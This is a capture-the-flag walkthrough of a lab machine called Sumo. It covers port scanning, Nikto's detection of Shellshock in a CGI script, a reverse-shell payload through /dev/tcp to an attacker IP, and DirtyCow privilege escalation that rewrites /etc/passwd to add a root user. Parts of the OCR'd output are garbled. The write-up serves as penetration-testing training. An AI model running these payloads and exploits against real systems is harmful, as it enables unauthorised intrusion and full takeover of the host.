Sumo


```
echo "192.168.236.87 sumo.pg" >> /etc/hosts
```

```
rustscan -a sumo.pg -t 3000 -u 4000 -- -A -oN nmap
```

Two ports are open as **22** and **80**.

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 06:cb:9e:a3:af:f0:10:48:c4:17:93:4a:2c:45:d9:48 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAO7z5YzRXLGqibzkX44TJn616aaDE3rvYcPwMiyWE3/J+WrJNkyMIRfqggIho1dxtYOA5xXP+UCk3osMe5XlMl
V36DqwbxxCL1wrICNk4cxfDG1K2yTGVw/rAAAAFQDa/l4YfWS1CNCRhv0XZbwXkGdxfwAAAIEAnMQzPH7CGQKfsHXgyFl3lsOMpj0ddXHG/rWZvFn+8N
PTnjybfUZqST4fU1VE9oJFCL3Q1cWHPfcvQzXNqbVDwMLSqpRYAbexXET64DgwX4fw8FSV6efKaQQAAACAVGZB5+2BdywfhdFT0HqANuHvcLfjGPQ8Xk
lqDWvBoVTiDpXbRxctFiGt0Z83EvTJJSEAGYDCMHkux/dcVYe0WNjJYX9GBjXB2yhL/2kZuH0lzoNx9fITQ/U=
|   2048 b7:c5:42:7b:ba:ae:9b:9b:71:90:e7:47:b4:a4:de:5a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCwlghTOhfNbdMRHJF0N2ho6RlE8HR+wVE5aoFt/PPu6dveDLV7xt7GLS8Q849r1tAScErRUVryrD
l6YD9bJEC3e2qXY3Vwm+Wc/GE/9SxlB+aHL/ekjgNVWgpMT1y/fCKAWlF4TLKUl7Xc21GGWnQptGyYweSbefo4TPa7neg+YdpZkqMWaoK/eEbG+Ze5oc
IjVRWZPlm9wyR1YB4M85uXZG2DSYu4TFKDwKhXBCqgnSHx
|   256 fa:81:cd:00:2d:52:66:0b:70:fc:b8:40:fa:db:18:30 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAf1vV7lVrnTZwOIFZj7gvuahGAK2YAv8dBxFD5jV7
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.2.22 (Ubuntu)
```


On port **80**.




```
nikto -h http://sumo.pg
```

We got one interesting vulnerability i.e **shellshock**.

```
┌──(root#Bhavesh)-[~/Offsec/sumo]
└─# nikto -h http://sumo.pg
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.236.87
+ Target Hostname:    sumo.pg
+ Target Port:        80
+ Start Time:         2024-06-12 11:47:54 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 1706318, size: 177, mtime: Mon May 11 23:25:10 2020. See: http://cve.mitre.org/cgi-bin/cvename.
gi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http
://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found
 index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /cgi-bin/test: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
+ /cgi-bin/test: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
+ /cgi-bin/test.sh: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true.
+ /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /cgi-bin/test/test.cgi: This might be interesting.
```



https://github.com/MY7H404/CVE-2014-6271-Shellshock/blob/main/shellshock.py

We now login as **www-data.**

```
┌──(root#Bhavesh)-[~/Offsec/sumo]
└─# python3 shellshock.py -a sumo.pg -u /cgi-bin/test -r 192.168.45.210 -p 1234 -s tcp

 ____  _   _ _____ _     _     ____  _   _  ___   ____ _  __
/ ___|| | | | ____| |   | |   / ___|| | | |/ _ \ / ___| |/ /
\___ \| |_| |  _| | |   | |   \___ \| |_| | | | | |   | ' /
 ___) |  _  | |___| |___| |___ ___) |  _  | |_| | |___| . \
|____/|_| |_|_____|_____|_____|____/|_| |_|\___/ \____|_|\_\

[+] Attempting to exploit CVE-2014-6271 on sumo.pg
[+] Done!
[+] We will attempt to connect back to 192.168.45.210 1234
[+] Done!
[+] We will use the following shell: () { ignored;};/bin/bash -i >& /dev/tcp/192.168.45.210/1234 0>&1
[+] Listening on port 1234
[+] Connection received from
('192.168.236.87', 56180)
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$ whoami
www-data
www-data@ubuntu:/usr/lib/cgi-bin$
```

Download the **linux-exploit-suggester** .
We can see **dirtycow2** is exploit that we can use.

```
www-data@ubuntu:/tmp$ chmod +x les.sh
www-data@ubuntu:/tmp$ ./les.sh

Available information:

Kernel version: 3.2.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 12.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

81 kernel space exploits
49 user space exploits

Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[
2.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://wwwww-data@ubuntu:/tmp$ oad/40847
```

Download into machine.

```
gcc -pthread 40839.c -o dirty -lcrypt
```

But we got following error.

```
www-data@ubuntu:/tmp$ wget http://192.168.45.210/40839.c
--2024-06-11 23:50:49--  http://192.168.45.210/40839.c
Connecting to 192.168.45.210:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/x-csrc]
Saving to: `40839.c'

     0K ....                                                  100% 5.49M=0.001s

2024-06-11 23:50:49 (5.49 MB/s) - `40839.c' saved [5006/5006]

www-data@ubuntu:/tmp$ gcc -pthread 40839.c -o dirty -lcrypt
gcc: error trying to exec 'cc1': execvp: No such file or directory
```

This error is because tool not run from proper path.

```
export PATH=/usr/lib/gcc/x86_64-linux-gnu:$PATH
```

```
www-data@ubuntu:/usr/lib/gcc$ export PATH=/usr/lib/gcc/x86_64-linux-gnu:$PATH
www-data@ubuntu:/usr/lib/gcc$ echo $PATH
/usr/lib/gcc/x86_64-linux-gnu:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Let's again try command.
And now we are run successfully.

```
www-data@ubuntu:/tmp$ gcc -pthread 40839.c -o dirty -lcrypt
www-data@ubuntu:/tmp$ ./dirty 12345


/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 12345
Complete line:
firefart:fi3LLch28IK7A:0:0:pwned:/root:/bin/bash

mmap: 7f504c7b6000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '12345'.
```

Login into **firefart** account using ssh with **12345** password

```
ssh firefart@sumo.pg
```

Now we are **root** user of the system.

```
┌──(root#Bhavesh)-[~/Offsec/sumo]
└─# ssh firefart@sumo.pg
The authenticity of host 'sumo.pg (192.168.236.87)' can't be established.
ECDSA key fingerprint is SHA256:G8HZXu6SUrixt/obia/CUlTgdJK9JaFKXwulm6uUrbQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'sumo.pg' (ECDSA) to the list of known hosts.
firefart@sumo.pg's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

firefart@ubuntu:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@ubuntu:~# whoami
firefart
firefart@ubuntu:~# cd /root
firefart@ubuntu:~# pwd
/root
firefart@ubuntu:~# ls
proof.txt  root.txt
firefart@ubuntu:~#
```